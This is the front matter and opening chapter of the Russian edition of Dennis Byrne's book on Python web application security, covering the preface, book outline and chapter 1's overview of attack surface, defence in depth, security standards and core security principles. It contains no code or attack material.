Безопасность веб-приложений на Python

Криптография, TLS и устойчивость к атакам

Деннис Бирн

MANNING

ДМК ПРЕСС издательство

Безопасность – это комплексная проблема, охватывающая пользовательские интерфейсы, API, веб-серверы, сетевую инфраструктуру и все, что между ними.

Эта книга, наполненная реалистичными примерами, ясными иллюстрациями и действующим кодом, покажет вам, как защищать веб-приложения на Python и Django.
В ней опытный специалист по безопасности Деннис Бирн объясняет сложные термины и алгоритмы безопасности простым языком. Начав с обзора основ криптографии, вы постепенно узнаете, как реализовать уровни защиты, безопасную аутентификацию пользователей и доступ третьих лиц, а также защитить свои приложения от распространенных видов атак.

Издание предназначено для программистов на Python среднего уровня.

«Содержит совершенно необходимые знания для любого fullstack-разработчика!»
Ховард Уолл, Forwall AS

«Это ясное и понятное руководство прекрасно объясняет понятия безопасности и рассказывает, как применять их на практике».
Тим ван Дорсен, Eolas Engineering

«На простых и понятных примерах научит вас защищать свои приложения и пакеты. Отличная книга!»
Марк-Энтони Тейлор, Blackshark.ai

«Даже опытные программисты найдут в этой книге немало полезного».
Уильям Джамир Силва, ESSS

Рассматриваемые темы:

- шифрование, хеширование и цифровая подпись данных;
- создание и установка сертификатов TLS;
- реализация аутентификации, авторизации, OAuth 2.0 и проверка форм в Django;
- защита от таких атак, как кликджекинг, межсайтовый скриптинг и внедрение SQL.

Деннис Бирн – технический руководитель проекта 23andMe, где занимается защитой генетических данных более 10 миллионов клиентов.


ISBN 978-5-97060-899-9

Интернет-магазин: www.dmkpress.com
Оптовая продажа: КТК «Галактика»
books@alians-kniga.ru

ДМК ПРЕСС
ИЗДАТЕЛЬСТВО
www.дмк.рф

Деннис Бирн

Безопасность веб-приложений на Python



Full Stack Python Security

CRYPTOGRAPHY, TLS, AND ATTACK RESISTANCE

DENNIS BYRNE

MANNING
Shelter Island

Безопасность веб-приложений на Python

КРИПТОГРАФИЯ, TLS И УСТОЙЧИВОСТЬ К АТАКАМ

ДЕННИС БИРН

ДМК ПРЕСС
издательство
Москва, 2023

УДК 004.041
ББК 32.372
Б64

Бирн Д.
Б64 Безопасность веб-приложений на Python / пер. с англ. С. С. Скобелева, А. Н. Киселева. – М.: ДМК Пресс, 2023. – 334 с.: ил.

ISBN 978-5-97060-899-9

В этой книге подробно рассказывается о нюансах написания безопасного кода на Python. В первой части излагаются основы криптографии: рассмотрены базовые понятия, проверка подлинности данных, симметричное и асимметричное шифрование. Вторая часть содержит пошаговые инструкции для воплощения типичных сценариев взаимодействия пользователя с приложением. В третьей части показано, как противостоять атакам разного рода.

Все примеры кода воспроизводят реальные задачи, стоящие перед разработчиками. Книга будет полезна как начинающим программистам, так и профессионалам, заинтересованным в повышении безопасности сервисов, которые они поддерживают.

УДК 004.041
ББК 32.372

ISBN 978-1-6172-9882-0 (англ.)
ISBN 978-5-97060-899-9 (рус.)

Оглавление

Содержание

Предисловие

Когда-то давно решил я посмотреть на Amazon книги о написании безопасных приложений на Python. Будет из чего выбрать, подумал я. К тому времени было издано множество книг о программировании на Python на разные темы: оптимизация кода, машинное обучение, веб-разработка и т. д.

К моему удивлению, такой книги не оказалось. А ведь эта тема касается задач, с которыми мы с коллегами сталкиваемся ежедневно. Как убедиться, что весь сетевой трафик зашифрован? На каком фреймворке построить безопасный веб-сайт? Каким алгоритмом стоит подписывать данные?

Спустя годы практики мы нашли проверенные приемы для решения стандартных задач и без применения несвободного ПО. За это время мы создали с нуля несколько проектов, где в безопасности хранились личные данные миллионов пользователей. Трое наших конкурентов, кстати, были взломаны.

Начало 2020-го изменило наши жизни. Отовсюду доносились известия о COVID-19, и удаленная работа нежданно стала обыденностью. Каждый провел эту пандемию по-своему. Меня же настигла невыносимая скука.

Так что я решил одним выстрелом убить двух зайцев. Написание книги, во-первых, оказалось восхитительным способом унять тоску на протяжении целого года на карантине. Осенью 2020-го в Силиконовой долине это оказалось настоящим спасением. Из-за смога от бушующих лесных пожаров большинство местных сидели дома.

Во-вторых, что важнее, оказалось очень приятно написать книгу, которую я так и не смог тогда приобрести. Многие открывают стартапы в Силиконовой долине, чтобы звать себя основателями. Так же и множество книг создаются ради того, чтобы написавший звал себя автором. Но что стартап, что книга должны решать насущные проблемы и приносить пользу.

Надеюсь, эта книга станет вам подспорьем при написании безопасного кода.

Благодарности

Написание книги – тяжкий уединенный труд. Потому легко упустить из виду тех, кто оказывал помощь. Я хотел бы поблагодарить всех нижеуказанных людей. Перечисляю в порядке нашей встречи.

Спасибо Катрин Берковиц (Kathryn Berkowitz), вы были моей лучшей учительницей английского в старших классах. Извините,

что докучал вам. Амит Ратор (Amit Rathore), дружище, спасибо, что порекомендовал меня издательству Manning. Хочу поблагодарить Джея Филдса (Jay Fields), Брайна Гётса (Brian Goetz) и Дина Уомплера (Dean Wampler) за ваши советы и поддержку, пока я искал издателя. Кэри Кемпстон (Cary Kempston), благодарю за содействие. Без вашего опыта эта книга просто бы не состоялась. Майк Стивенс (Mike Stephens), спасибо, что взглянули на мою рукопись и увидели в ней потенциал. Тони Арритола (Toni Arritola), мой редактор-консультант, спасибо вам – вы объяснили, что к чему. Ваши советы просто бесценны, благодаря вам я столько узнал о написании технических текстов. Майкл Дженсен (Michael Jensen), мой научный редактор, спасибо вам за содержательные рекомендации в короткие сроки. Благодаря вашим замечаниям и предложениям эта книга стала отменной.

И наконец, я хотел бы поблагодарить всех рецензентов издательства Manning, уделивших время на прочтение и поделившихся впечатлением. Аарон Бартон (Aaron Barton), Адриан Байерц (Adriaan Beiertz), Бобби Лин (Bobby Lin), Дайвид Морган (Daivid Morgan), Даниэль Васкес (Daniel Vasquez), Доминго Салазар (Domingo Salazar), Гжегож Мика (Grzegorz Mika), Ховард Уолл (Håvard Wall), Игорь ван Ооствин (Igor van Oostveen), Дженс Кристиан Бредал Мадсен (Jens Christian Bredahl Madsen), Камеш Ганешан (Kamesh Ganesan), Ману Сарина (Manu Sareena), Марк-Энтони Тейлор (Marc-Anthony Taylor), Марко Симон Зуппон (Marco Simone Zuppone), Мари Анн Тюгесен (Mary Anne Thygesen), Николас Актон (Nicolas Acton), Нинослав Серкез (Ninoslav Cerkez), Патрик Реган (Patrick Regan), Ричард Воан (Richard Vaughan), Тим ван Дорсен (Tim van Deurzen), Вина Гарапати (Veena Garapaty) и Уильям Джамир Силва (William Jamir Silva), ваши отклики помогли сделать книгу лучше.

Об этой книге

Python здесь является средством, чтобы обучить написанию защищенных программ. Проще говоря, эта книга больше про безопасность, чем про Python, и тому есть две причины. Во-первых, тема безопасности ПО куда обширнее, чем сам Python. Во-вторых, писать свои средства защиты – не лучшая идея. Серьезную работу стоит поручить алгоритмам, уже реализованным в Python, библиотеках кода либо сторонних утилитах.

В этой книге рассказывается о нюансах безопасного кода для начинающих программистов и профессионалов средней руки. Примеры иллюстрированы несложным кодом на Python. Для прочтения книги быть продвинутым профессионалом не требуется.

Для кого эта книга

Все примеры кода воспроизводят реальные задачи, стоящие перед разработчиками. Эта книга будет наиболее полезна тем, кто поддер-

живает уже работающие сервисы. Читателю потребуются начальные знания Python либо хорошее знакомство с другим популярным языком программирования. Эта книга будет полезна не только веб-разработчикам. Однако базовое понимание того, как работает интернет, пригодится при прочтении второй половины книги.

Возможно, вы не разработчик, а тестировщик. В таком случае вам станет ясно, что в первую очередь следует подвергать проверке. Но наша книга не рассказывает, как именно проводить тесты. Это все-таки разные навыки.

Эта книга не похожа на другие книги о безопасности. Здесь почти не будет показан процесс атаки со стороны злоумышленника, так что им здесь не будет особо что почерпнуть. Чтобы сгладить их разочарование, скажу, что временами злодеям будет дозволено одержать верх.

Структура книги

Первая глава рассказывает о том, что вам повстречается в книге. В ней кратко говорится о проверенных приемах написания безопасных программ. Остальные семнадцать глав делят книгу на три части.

Часть I «Основы криптографии» рассказывает о ее базовых понятиях. Описанное в ней вам еще повстречается во второй и третьей частях книги.

- Глава 2 начинает рассказ о криптографии с хеширования данных и проверки их целостности. Кроме того, мы впервые познакомимся с персонажами нашей книги.
- Глаза 3 вытекает из материала второй главы. В ней говорится о проверке подлинности данных с помощью генерации ключей и последующего хеширования данных секретным ключом.
- Глава 4 затрагивает две темы, без которых не обходится ни одна книга по безопасности. Это симметричное шифрование и неразглашение содержимого.
- Глава 5, опять же, вытекает из материала предыдущей. В ней рассказывается об асимметричном шифровании, цифровых подписях и неопровержимости деяния.
- Глава 6 на основе идей из предыдущих глав рассказывает об общепринятом сетевом протоколе Transport Layer Security.

Часть II «Проверка подлинности и предоставление прав на доступ» заключает в себе самую востребованную информацию. Она обязательно пригодится при поддержке коммерческих сервисов. В этой части содержатся пошаговые инструкции для воплощения типичных сценариев того, как пользователь взаимодействует с приложением.

- Глава 7 повествует о том, как установить пользовательский сеанс по протоколу HTTP, и в том числе о *cookie*. Эта информация является базой для осуществления множества атак, которые мы обсудим позже.

- В главе 8 мы говорим о том, как узнавать нашего пользователя: о регистрации и проверке подлинности.
- Глава 9 рассказывает про обращение с пользовательскими паролями. В этой главе я порядочно разошелся. Для ее понимания нужно прочтение предыдущих.
- Глава 10 переходит от проверки подлинности пользователя к разграничению его прав.
- Глава 11 завершает вторую часть рассказом об OAuth. Это широко используемый протокол предоставления прав на доступ.

Настоящее противоборство разворачивается в части III «Противостояние атакам». Она проще для понимания и в целом увлекательная.

- Глава 12 погружается в недра операционной системы. Файловая система, запуск одной программой других, доступ к командной оболочке.
- Глава 13 учит вас противостоять различным атакам с целью внедрения вредоносного кода через пользовательский ввод.
- Глава 14 целиком посвящена самой печально известной атаке с целью внедрения кода – *межсайтовому скриптингу* (cross-site scripting – XSS). В самом деле, куда же без него.
- Глава 15 знакомит вас с *политиками защиты содержимого* (Content Security Policy – CSP). В каком-то смысле это бонусная глава про межсайтовый скриптинг.
- Глава 16 рассказывает о *межсайтовой подделке запросов* (cross-site request forgery – CSRF). В этой главе затрагиваются детали из нескольких предыдущих плюс обсуждается, как правильно использовать архитектурный стиль REST.
- Глава 17 описывает *политику одинакового источника* (same-origin policy) и объясняет, для чего нужно временами разрешать *использование ресурсов между разными источниками* (cross-origin resource sharing – CORS).
- Глава 18 завершает книгу рассказом о *кликджекинге* (clickjacking). Кроме того, в ней приводятся веб-ресурсы, которые стоит временами посматривать, чтобы ваши знания не устаревали.

О фрагментах кода

В этой книге приводится много примеров исходных кодов, как в виде отдельных пронумерованных листингов, так и прямо в тексте. В любом случае программный код для наглядности напечатан `вот таким моноширинным шрифтом`. Иногда код может быть **выделен жирным**. Таким образом выделено то, что поменялось по сравнению с предыдущим вариантом. Например, когда в существующей строке кода добавлен новый функционал.

Чаще всего исходный код был перекомпонован, чтобы вместить его на страницы книги. Были добавлены переносы строк и сокраще-

ны отступы. В редких случаях этого оказалось недостаточно. Если строка кода продолжается ниже, это обозначается символом ➥. Кроме того, если пояснение к коду дается в тексте, то из него удалены комментарии.

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте www.dmkpress.com, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу dmkpress@gmail.com; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу http://dmkpress.com/authors/publish_book/ или напишите в издательство по адресу dmkpress@gmail.com.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу dmkpress@gmail.com. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и Manning Publications очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты dmkpress@gmail.com.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

Об авторе

Деннис Бирн (Dennis Byrne) работает в команде IT-архитекторов сервиса 23andMe. В задачи команды входит защита медицинских данных более десятка миллионов клиентов. Ранее Деннис трудился разработчиком в LinkedIn. Он бодибилдер, а также кейв-дайвер под началом Global Underwater Explorers. Живет в Кремниевой долине, но вырос и отучился далеко от этих краев – на Аляске.

Об иллюстрации на обложке

Персонаж на обложке озаглавлен Homme Touralinze, или «сибиряк из Тюмени». Это иллюстрация из коллекции костюмов разных стран Жака Грассе де Сен-Совера (Jacques Grasset de Saint-Sauveur, 1751–1810). Под заголовком Costumes de Différents Pays этот сборник опубликован во Франции в 1797 году. Все изображения нарисованы и раскрашены вручную с большим вниманием к деталям. Роскошная палитра иллюстраций Сен-Совера не дает забыть, насколько же разной культурой обладал каждый уголок мира всего 200 лет назад. Расстояния значили больше, и речь в одном месте была совсем не похожа на речь в другом. Разные языки, различные диалекты. Что на городской улице, что на деревенской дороге, по одежде легко можно было сказать, где человек живет, чем занимается и какое у него положение в обществе.

Манеры одеваться со временем изменились, и некогда значительная разница от области к области сошла на нет. Теперь трудно отличить друг от друга жителей различных континентов, не то что городов, краев или стран. Похоже, что мы обменяли культурное разнообразие на разностороннюю личную жизнь и уж точно на динамичную и разномастную жизнь с современными технологиями.

Нынче едва отличишь одну техническую книгу от другой. Издательство Manning же напоминает обложками своих книг о бесконечном многообразии бытия во всех уголках мира, бывшем два века назад. Находчивый и предприимчивый мир информационных технологий заслуживает этого.

1 О защите в деталях

Темы этой главы:

- где находится пространство для атаки;
- что такое глубокая оборона;
- стандарты и проверенные приемы защиты;
- средства защиты в среде Python.

Никогда ранее нам еще не приходилось настолько доверять компаниям хранение вашей личной информации. Увы, некоторые из них уже сдали ее с потрохами взломщикам. Если вам трудно в это поверить, зайдите на https://haveibeenpwned.com. Этот сайт позволяет узнать по адресу электронной почты, есть ли ваши персональные данные среди миллиардов утекших учетных записей. Со временем эта база только растет. Если ваших учетных данных там еще нет – стоит благодарить специалистов по обеспечению безопасности сервисов, которыми вы пользуетесь.

Раз вы открыли эту книгу, вас наверняка интересует безопасность приложений не только как пользователя. Как и я, вы не только хотите быть клиентом защищенных сервисов – вы хотите их создавать. Большинство программистов признают важность написания безопасного кода, но у них не всегда есть понимание, как этого добиться. Эта книга дает крепкий базис для такого понимания.

Безопасность – это способность противостоять атакам. В этой главе подробно говорится о безопасности с ее лицевой стороны: как сервисы могут быть атакованы. Следующие главы рассказывают об обеспечении защиты изнутри с помощью инструментов, доступных в Python.

Для каждой атаки требуется место проникновения. Совокупность мест проникновения некого сервиса называется *пространством для атаки* (attack surface). За пространством для атаки у защищенного приложения находятся уровни обороны. Этот архитектурный прием называется *глубокой обороной* (defence in depth). Уровни обороны строятся на основе стандартов и проверенных приемов, что исключает очевидные дыры.

1.1 Пространство для атаки

Обеспечение безопасности данных когда-то было просто небольшим перечнем того, чего стоит придерживаться и чего стоит избегать. Сейчас же это объемная область знания. Что же сделало ее таковой? Обеспечение безопасности стало нетривиальной наукой потому, что сами атаки стали нетривиальными. Какими они только не бывают. Стоит хорошо в них разбираться, прежде чем писать безопасный код.

Как говорилось выше, для каждой атаки требуется место проникновения. Совокупность возможных мест проникновения составляет пространство для атаки вашего приложения. Для каждого сервиса это пространство свое.

Атаки, как и пространство для них, изменчивы. Взломщики со временем осваивают новые приемы. Регулярно обнаруживаются доселе неизвестные уязвимости. Именно поэтому охрана вашего пространства – это непрекращающийся процесс. Компания должна быть озабочена этим постоянно.

Местом проникновения может быть пользователь, сам сервис или сеть связи между ними. Если говорить о пользователях, то взломщик в некоторых случаях может найти себе жертву через электронную почту либо чат. Средство подобных атак – обманом заставить пользователя активировать вредоносное содержимое, которое эксплуатирует уязвимость. Среди таких атак можно перечислить следующие:

- непостоянный межсайтовый скриптинг (reflected cross-site scripting);
- социальная инженерия;
- межсайтовая подделка запросов;
- непроверенная переадресация (open redirect).

Но также и сам сервис может быть местом проникновения. Подобные атаки часто основываются на недостаточной проверке данных, поступаемых приложению. Классические примеры этого:

- внедрение в запрос к базе данных (SQL injection);
- удаленное исполнение кода;
- изменение HTTP-заголовка Host (Host header attack);
- отказ в обслуживании (denial of service).

Местами проникновения могут быть одновременно и пользователь, и сервис. Среди таких атак – хранимый межсайтовый скриптинг и кликджекинг.

Наконец, злоумышленник может воспользоваться сетью связи между пользователем и сервисом, в том числе промежуточными устройствами в сети, как местом проникновения. Среди таких атак – «человек посередине» (man-in-the-middle) и «попугай» (replay attack).

Эта книга учит вас обнаруживать подобные атаки и противостоять им. Некоторым из них посвящена целая глава, а межсайтовому скриптингу – даже две. Рисунок 1.1 иллюстрирует пространство для атаки типичного сервиса. Четыре злоумышленника одновременно прощупывают пространство, как показано пунктирными линиями. Пока что не погружайтесь в детали. Это всего лишь обзор того, что вас ожидает в нашей книге. После прочтения вам будет понятно, из чего состоит та или иная атака.




Рис. 1.1 Четыре злоумышленника используют места проникновения через пользователя, сервис и сеть связи

Под пространством для атаки у любого защищенного сервиса находятся уровни обороны. Одной защиты по периметру недостаточ-

но. Как упоминалось выше, подобный многоуровневый подход называется *глубокой обороной*.

1.2 Глубокая оборона

Этот подход зародился в Агентстве национальной безопасности США. Глубокая оборона подразумевает, что сервис должен противодействовать угрозам с помощью отдельных уровней. У каждого уровня две задачи: противостоять атакам и принимать удар на себя, если остальные уровни не справились с отражением атаки. Все потому, что не стоит класть яйца в одну корзину. Даже опытные программисты допускают ошибки, а новые уязвимости обнаруживаются постоянно.

Понятие «глубокая оборона» можно объяснить на таком примере. Представьте за́мок, у которого есть один уровень обороны – армия. Она непрестанно защищает замок от посягательств. Допустим, в 10 % случаев армия терпит поражение. Это весьма сильная армия, но королю не по себе и от 10%-ного риска. Что вас, что меня вряд ли бы устроил сервис, который пропускает 10 % атак. Наших пользователей – тоже.

У короля есть два способа снизить риск. Первый – усилить армию. Это возможно, но экономически неоправданно. Устранение оставшихся 10 % риска в разы затратнее, чем устранение первых 10 %. Вместо того чтобы усиливать армию, король решает добавить дополнительный уровень обороны: выкопать ров вокруг замка.

Насколько наличие рва снижает риски? Теперь, чтобы завоевать замок, нужно преодолеть и армию, и ров. Чтобы посчитать риски, королю понадобится обыкновенное умножение. Допустим, ров тоже не может сдержать 10 % атак. Итак, теперь захват замка возможен только в 10 % от 10 % случаев, что равняется 1 %. Представьте, насколько затратно может быть собрать армию, против которой устоит только 1 % врагов, по сравнению с тем, чтобы просто выкопать ров и залить его водой.

Как последнюю меру король возводит стену вокруг замка. Она тоже не выдержит натиск лишь 10 % атак. Теперь любая атака будет успешна только в 10 % от 10 % от 10 % случаев. Это 0,1 %.

В итоге подсчет выгоды от глубокой обороны сводится к умножению вероятностей. Добавление очередного уровня обороны всегда выгоднее шлифовки существующего. Концепция глубокой обороны признает, что стремиться к идеалу напрасно, и обращает это в достоинство.

Время показывает, какая реализация уровня обороны успешнее отражает атаки и пользуется большей популярностью. Способов выкопать тот же ров не так уж и много. Распространенная проблема рождает популярное решение. Специалисты замечают однообразную задачу, и экспериментальные приемы ее решения со временем

становятся стандартом. Стандарт в подробностях описывает шаблонную задачу и определяет ее решение.

1.2.1 Стандарты обеспечения защиты

Многие успешные стандарты обеспечения защиты были определены этими организациями: Национальный институт стандартов и технологий (National Institute of Standards and Technology – NIST), Инженерный совет Интернета (Internet Engineering Task Force – IETF), Консорциум Всемирной паутины (World Wide Web Consortium – W3C). Эта книга научит вас защищать сервисы, используя следующие стандарты:

- алгоритм симметричного шифрования Advanced Encryption Standard (AES);
- семейство криптографических хеш-функций Secure Hash Algorithm 2 (SHA-2);
- защищенный сетевой протокол Transport Layer Security (TLS);
- протокол предоставления прав доступа к разделенным ресурсам OAuth 2.0;
- протокол для использования ресурсов между разными источниками (CORS), применяющийся в веб-браузерах;
- стандарт политики защиты содержимого (CSP), который предотвращает выполнение некоторых атак в веб-браузере.

Зачем нужно создавать стандарты? Для того, чтобы программа, написанная в одной компании, могла взаимодействовать с программами от других разработчиков. Например, веб-сервер высылает любому браузеру один и тот же TLS-сертификат. У браузера же не возникнет проблем с обработкой TLS-сертификата от какого бы то ни было веб-сервера.

Кроме того, стандартизация позволяет переиспользовать код. Например, `oauthlib` – это стандартная реализация протокола OAuth. На этой библиотеке построены как Django OAuth Toolkit, так и `flask-oauthlib`. В итоге один и тот же код пригодился и сервисам на Django, и приложениям на Flask.

Буду откровенен, стандартизация – это не таблетка от всех недугов. Иногда уязвимость обнаруживается в стандарте, который используется десятки лет. В 2017 году исследователи объявили о взломе SHA-1 (https://shattered.io/). Это криптографическая хеш-функция, которую повсеместно использовали более 20 лет.

Иногда разработчики запаздывают с реализацией стандартов в своих продуктах. Реализация политик защиты содержимого в популярных веб-браузерах растянулась на годы. Но практически всегда установление стандартов идет во благо, и потому нельзя ими пренебрегать.

В дополнение к стандартам безопасности возникают также и проверенные приемы. Глубокая оборона – сама по себе проверенный

прием. Как и стандарты, проверенные приемы используются в разработке защищенных сервисов. Отличие проверенных приемов от стандартов – в том, что для приемов не существует нормативной документации.

1.2.2 Проверенные приемы

Проверенные приемы берутся не из технических документов. Они, как байки, передаются из уст в уста, в том числе через подобные книги. Это то, чего обязательно стоит придерживаться, и никто, кроме вас, этого не проконтролирует. Эта книга поможет как замечать использование, так и придерживаться этих проверенных приемов, а именно:

- шифрования хранимых и передаваемых данных;
- «не изобретай свое шифрование»;
- принципа наименьших привилегий.

Данные могут либо передаваться, либо обрабатываться, либо храниться. Когда специалист говорит о шифровании хранимых и передаваемых данных, имеется в виду необходимость шифровать данные всегда, когда они передаются между компьютерами либо записываются для хранения.

Когда речь идет о том, чтобы не изобретать свое собственное шифрование, эта речь – в целом о велосипедостроении в сфере безопасности. Смысл в том, чтобы использовать проверенное решение от умудренных опытом экспертов, а не пытаться сделать самому. Программисты полагаются на сторонние инструменты вовсе не из-за горящих сроков и не из желания писать меньше кода. Сторонний код испытан на прочность. Увы, большинство программистов приходят к пониманию этого лишь на своем горьком опыте. Вам же будет достаточно прочесть нашу книгу.

Принцип наименьших привилегий (principle of least priviledge – PLP) подразумевает, что пользователю либо системе разрешен доступ к достаточному, но минимально возможному набору полномочий. Этот принцип встретится в книге при обсуждении различных тем: разграничения прав пользователей, протоколов OAuth и CORS, и не только.

Рисунок 1.2 показывает, как стандарты безопасности и проверенные приемы сочетаются в типичном веб-сервисе.

Ни один уровень обороны не панацея. Ни один стандарт либо прием никогда не предотвратит инцидентов сам по себе. Поэтому книга и содержит в себе, как и типичная программа на Python, множество как стандартов, так и проверенных приемов. Каждая из глав предлагает наметки для очередного уровня обороны в вашем сервисе.

Стандарты и приемы могут описываться по-разному, но по сути своей каждый из них говорит об одних и тех же азах. Эти азы и есть тот самый базис, на котором выстраивается защита.




Рис. 1.2 Пример глубокой обороны, построенной на стандартах и проверенных приемах

1.2.3 Основные принципы безопасности

Ни один разговор о построении защищенных сервисов, и эта книга в том числе, не обходится без упоминания *основных принципов безопасности* (security fundamentals). Как алгебра и тригонометрия зиждутся на математике, так и стандарты и приемы вытекают из азов безопасности. Эта книга учит, как обезопасить систему на основе следующих принципов:

- целостность данных (изменены ли данные?);
- проверка подлинности (это кто?);
- проверка подлинности данных (кем созданы данные?);
- неопровержимость деяния (кто это сделал?);
- предоставление прав (что можно и что нельзя?);
- неразглашение (у кого есть доступ к данным?).

Целостность данных (data integrity, иногда message integrity) служит для проверки, не было ли содержимое случайно искажено из-за деградации данных (bit rot). Эта дисциплина служит для ответа на вопрос «изменены ли данные?». Таким образом мы можем быть уверены, что прочитали те же данные, которые были записаны. Целостность данных можно установить вне зависимости от того, кем они были произведены.

Проверка подлинности (authentication) отвечает на вопрос «кто это?». С этим процессом люди сталкиваются ежедневно. Это может быть как проверка личности, так и проверка подлинности чего бы то

ни было. Личность персоны устанавливается в момент ввода верной пары логина и пароля. Проверять можно не только людей, но и машины. Например, сервер непрерывной интеграции также проводит проверку подлинности, прежде чем забрать свежие изменения из системы контроля версий.

Проверка подлинности данных (data authentication, часто message authentication) обеспечивает возможность при чтении данных проверить личность того, кто данные записал. Здесь дается ответ на вопрос «кем созданы данные?». Как и в случае с целостностью данных, проверены могут быть любые данные, даже записанные той же стороной, которая их читает.

Неопровержимость деяния (nonrepudiation) в ответе за «кто это сделал?». В результате кто бы то ни был – ни личность, ни организация – не сможет отрицать содеянного. Неопровержимость может быть задействована при произведении любых действий, но она обязательна при совершении деловых операций и заключении юридических соглашений.

Предоставление прав (authorization, иногда access control) часто путают с проверкой подлинности. По-английски оба понятия звучат похоже, но означают они разные вещи. Как сказано выше, проверка подлинности отвечает на вопрос «кто это?». Предоставление прав же занимается вопросом «что можно и что нельзя?». Просмотр финансового отчета, отправка сообщения, отмена заказа – все это действия, которые могут быть позволены либо не позволены пользователю.

Неразглашение (confidentiality) дает ответ на вопрос «у кого есть доступ к данным?». Эта дисциплина служит для гарантирования того, что две или более стороны обмениваются данными исключительно частно. Информация, не подлежащая разглашению, при обмене ею для любого неадресата выглядит бессмыслицей.

В основе всех архитектурных решений лежат вышеперечисленные фундаментальные принципы. Таблица 1.1 перечисляет принципы и соответствующие им архитектурные решения.

